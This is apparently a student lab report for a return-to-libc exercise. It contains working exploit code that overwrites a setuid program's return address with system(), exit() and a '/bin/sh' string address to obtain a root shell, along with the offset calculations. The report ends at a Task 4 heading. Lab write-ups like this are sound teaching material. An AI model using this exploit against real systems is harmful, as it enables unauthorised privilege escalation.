

# **INFORMATION SECURITY LABORATORY**

## **WEEK 4**


**BY: RAJDEEP SENGUPTA**

**SRN: PES1201800144**


**SECTION: C**

Note: Please find the terminal username as my SRN followed by my name 'seed@pes1201800144rajdeep'. Also find the screenshots followed by observations for each task.


## TASK 1:



Screenshot 1.1: Setting address randomization to 0 and linking /bin/sh to /bin/zsh



Screenshot 1.2: Creating badfile and compiling the retlib.c




```
Terminal
seed@pes1201800144rajdeep:~/new$ gcc -fno-stack-protector -z noexecstack -o
retlib retlib.c
seed@pes1201800144rajdeep:~/new$ sudo chown root retlib
seed@pes1201800144rajdeep:~/new$ sudo chmod 4755 retlib
seed@pes1201800144rajdeep:~/new$ ls -l retlib
-rwsr-xr-x 1 root seed 7516 Mar  1 06:09 retlib
seed@pes1201800144rajdeep:~/new$ touch badfile
seed@pes1201800144rajdeep:~/new$ ./retlib
Returned Properly
seed@pes1201800144rajdeep:~/new$
```

Screenshot 1.3: Executing retlib.c

Since the address randomization is disabled, it is a buffer overflow program. Although the program runs without any errors and prints out “Returned Properly”. This is because the badfile is currently empty so the buffer is not overflowed. But if the badfile contains more than a certain number of characters, the buffer will definitely be overflowed.

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## TASK 2:




Screenshot 2.1: Getting the addresses of the `system()` and `exit()` functions


Finding the addresses of `system()` and `exit()` function calls by debugging the program.

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
## TASK 3:




Screenshot 3.1: Setting an environment variable with the string “/bin/sh”



Screenshot 3.2: Finding the location of this environment variable in memory




**Screenshot 3.3: Noting down the values of buffer and ebp**



**Screenshot 3.4: Generating the badfile and executing the retlib.c program gives a root shell**





```
exploit.c (~/Desktop/new) - gedit
Open Save
prnenv.c x exploit.c x
/*exploit.c*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char**argv){
    char buf[40];
    FILE*badfile;
    badfile = fopen("./badfile", "w");
    /*You need to decide the addresses andthe values for X, Y, Z. The order of the followingthree statements does not imply the
    order of X, Y, Z. Actually, we intentionally scrambled the order.*/
    *(long*) &buf[32] = 0xbffffdef ; // "/bin/sh"
    *(long*) &buf[24] = 0xb7e42da0 ; // system()
    *(long*) &buf[28] = 0xb7e369d0 ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Screenshot 3.5: Code snippet for exploit.c with all the values accordingly substituted

The retlib.c program is compiled with address space randomization turned off, with executive stack option and stack guard turned off. Then it's made Set UID program owned by root. A new environment variable is made having /bin/sh. The address of this environment variable is found using prnenv.c program. Then the buffer and ebp values are found to figure out the values of X, Y, Z.


<b>X = (ebp value - buffer value) + 12</b>	<b>/bin/sh</b>
<b>Y = (ebp value - buffer value) + 4</b>	<b>system()</b>
<b>Z = (ebp value - buffer value) + 8</b>	<b>exit()</b>

Also, the values of buffer are achieved in Screenshot 2.1 using debugger.

The buffer is made to overflow and the return address of the bof function is set to the system() function so Y=24. When system() is called, it will execute system("/bin/sh"). The return address from system() should be exit() hence Z=28.

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
## **TASK 4:**

A screenshot of a terminal window with a dark purple background and a white spiral graphic. The terminal shows the following commands and output:

